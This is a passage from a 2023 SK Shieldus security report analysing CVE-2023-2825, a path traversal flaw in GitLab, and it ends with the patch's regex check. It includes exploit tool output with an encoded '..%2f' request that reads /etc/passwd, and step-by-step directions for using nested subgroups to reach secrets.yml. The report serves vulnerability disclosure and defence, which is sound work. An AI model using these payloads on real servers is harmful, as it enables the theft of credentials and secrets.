[*] Created group 'EQST-2'
[*] Created group 'EQST-3'
[*] Created group 'EQST-4'
[*] Created group 'EQST-5'
[*] Created group 'EQST-6'
[*] Created group 'EQST-7'
[*] Created group 'EQST-8'
[*] Created group 'EQST-9'
[*] Created group 'EQST-10'
[*] Created group 'EQST-11'
[*] Created public repo '/EQST-1/EQST-2/EQST-3/7/EQ
ST-8/EQST-9/EQST-10/EQST-11/CVE-2023-2825'
[*] Unloaded file '/uploads/355b146476b2c667473f6c51c2033ca2711e
[*] Executing exploit, fetching file '/etc/passwd': GET - //EQST-1/EQST-2/EQS
T-3/EQST-4/EQST-5/EQST-6/EQST-7/EQST-8/EQST-9/EQST-10/EQST-11/CVE-2023-2825/u
ploads/355b146476b2c667473f6c51c2033ca2// ..%2f..%2f..%2f..%2f..%2f..%2f..%2f.
.%2f..%2f..%2f..%2f..%2fetc%2fpasswd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

payload

Output result of an arbitrary file

Figure 7. Exposure of a random file due to a vulnerability

■ Detailed analysis of the vulnerability

Step 1) Overview of the vulnerability

The CVE-2023-2825 vulnerability operates when an unauthenticated attacker accesses an attached file such as a GitLab project or Snippet²⁸ of an open vulnerable version. When the file does not exist in the requested URL path, the GitLab server processes it by decoding it after forwarding it to puma²⁹. After that, the GitLab server retrieves the filename from the received URL. As the logic to check the filename is missing, however, a vulnerability occurs.

```
scope path: :uploads do
  # Note attachments and User/Group/Project/Topic avatars
  get "-/system/:model/:mounted_as/:id/:filename",
    to: "uploads#show",
    constraints: { model: %r{note|user|group|project|projects\/|topic|achievements\/achievement},
                  mounted_as: /avatar|attachment/, filename: %r{[/]+} }
```

Figure 8. The source decodes through puma

When the attacker manipulates the packet and encodes and transmits the Path Traversal syntax to the attached filename, the server interprets the filename from the character string that has been decoded and processed. So a vulnerability occurs. Therefore, you can use the encoding character string “`..%2f`”, “`%2e%2e%2f`” to access files in the parent directory.




Figure 9. Illustration of decoding analysis

²⁸ A snippet is a page for storing frequently used codes or codes and texts to share with other users.

²⁹ As a type of WAS (Web Application Server), puma is a server for Ruby application programs. GitLab's Rails (a kind of Ruby's Web framework) is used to run application programs.

If the download request URL has only one subgroup, as shown in the figure below, only the five paths of the WebRoot directory can be moved, and they can be moved only to the uploads directory of the symbolic link.




Figure 14. Go to the web root directory

However, since the download request URL creates as many directories as the number of nested subgroups, and the number of directories for symbolic links is fixed, it is possible to access directories higher than the Web Root directory.




Figure 15. Go to the parent directory

The following figure is a diagrammatic representation of an example of a symbolic link referred to when the server receives an attached file download request.




Figure 16. A diagrammatic representation of an example of a symbolic link

Step 2) Detailed analysis of operation

For detailed analysis of the vulnerability, create a group (EQSTLab) in the vulnerable version's GitLab and create a public project (Insight).

※ To analyze the vulnerability, a print.txt file that outputs the current path was created in each directory.



Figure 17. Creation screen

After creating the project, in order to exploit the attached file, create an issue, a space where you can write contents related to the project, and upload the attached file (EQST.txt).

New Issue



Title (required)

whblithe

Type 

Issue

Description

 Preview 


Insight  (/uploads/59843abfc15e1fbe33fbe7b8b126028e/EQST.txt)

Figure 18. Upload the attached file

Download the attached file (EQST.txt) through the path below.

– <http://192.168.100.162/eqstlab/insight/uploads/59843abfc15e1fbc33fbc7b8b126028e/EQST.txt>




Figure 19. Download the file

To exploit the CVE-2023-2825 vulnerability, if you use a proxy tool to modify the file name, perform URL encoding for the “../” character string and deliver the URL-encode the “..%2fprint.txt” or “%2e%2e%2fprint.txt” payload to the victimized server, you can reach the upper path.

The response value of print.txt, which displays the current path of the parent path using the proxy tool, is as follows:




Figure 20. Go to the parent path and display file information

As it repeats moving to the upper path one step at a time, and when moving to the top five directories, a 400 Bad Request error is returned. Since this is a project configuration that does not create any subgroup, the download request URL includes only four directories:

/eqstlab/insight/uploads/59843abfc15e1fbe33fbe7b8b126028e/. Therefore, it is impossible to move up five directories higher than the WebRoot directory.



Figure 21. Return an error

The figure below shows the process of returning a 400 Bad Request error when moving five paths, a directory higher than the WebRoot directory.




Figure 22. A diagrammatic representation of “Unable to move”

To access a directory higher than the WebRoot directory by exploiting the CVE-2023-2825 vulnerability, you must add nested subgroups to increase the number of directories included in the download request URL.

Therefore, in order to access “/opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml,” which is one of the main information items located in a directory higher than WebRoot, you must move up a total of seven higher directories by adding three to the existing four directories. Therefore, you will exploit the CVE-2023-2825 vulnerability by adding three nested subgroups.

```
root@d3f1ebb81b78:/opt/gitlab/embedded/service/gitlab-rails# ls -al config/ | grep secrets.yml
lrwxrwxrwx 1 root root    44 Jul  5 00:38 secrets.yml -> /var/opt/gitlab/gitlab-rails/etc/secrets.yml
-rw-r--r-- 1 root root   404 May 18 18:02 secrets.yml.example
```

Figure 23. “/config/secrets.yml” path within the server

In the figure below, three nested subgroups were created for access to seven higher directories.




Figure 24. Create subgroups

The figure below illustrates the process of accessing the “/config/secrets.yml” file in gitlab-rails, a directory higher than the WebRoot directory, by adding three nested subgroups.




Figure 25. A diagrammatic representation of “/config/secrets.yml”

The payload that outputs “/config/secrets.yml” information after creating nested subgroups through the previous process is as follows:



Figure 26. Access the “/config/secrets.yml” file of the parent directory

■ Countermeasure

If you are operating a vulnerable version of GitLab server, an attacker can exploit the vulnerability by creating an issue in the project or registering an attached file in a public snippet. In order to cope with this, it is safe to update it to GitLab 16.0.1 or higher with logic that checks whether the character string decoded based on a regular expression is a 'path traversal pattern.'

```
def check_path_traversal!(path)
  return unless path

  path = path.to_s if path.is_a?(Gitlab::HashedPath)
  raise PathTraversalAttackError, 'Invalid path' unless path.is_a?(String)

  path = decode_path(path)
  path_regex = %r{(\A(\.{1,2})\z|\A\.\.[/\\]|[/\\]\.\.\z|[/\\]\.\.[/\\]|\n)}

  if path.match?(path_regex)
    logger.warn(message: "Potential path traversal attempt detected", path: "#{path}")
    raise PathTraversalAttackError, 'Invalid path'
  end

  path
end
```

Figure 30. Path traversal detection via regular expression

In version 16.0.1 or later, it can be confirmed that `bad_request` is returned when `check_path_traversal` logic is added in the module involved in upload, and path traversal is detected.

■ Reference sites

- URL: <https://labs.watchtowr.com/gitlab-arbitrary-file-read-gitlab-cve-2023-2825-analysis/>
- URL: <https://github.com/Occamsec/CVE-2023-2825.git>
- URL: <https://about.gitlab.com/releases/2023/05/23/critical-security-release-gitlab-16-0-1-released/>

EQST INSIGHT

2023 .07



SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea
<https://www.skshieldus.com>

Publisher : SK Shieldus EQST business group
Production : SK Shieldus Communication Group

COPYRIGHT © 2023 SK SHIELDUS. ALL RIGHT RESERVED..

This document is copyrighted by the EQST business group of SK Shieldus and legally protected. Any unauthorized use or modification is prohibited by law.

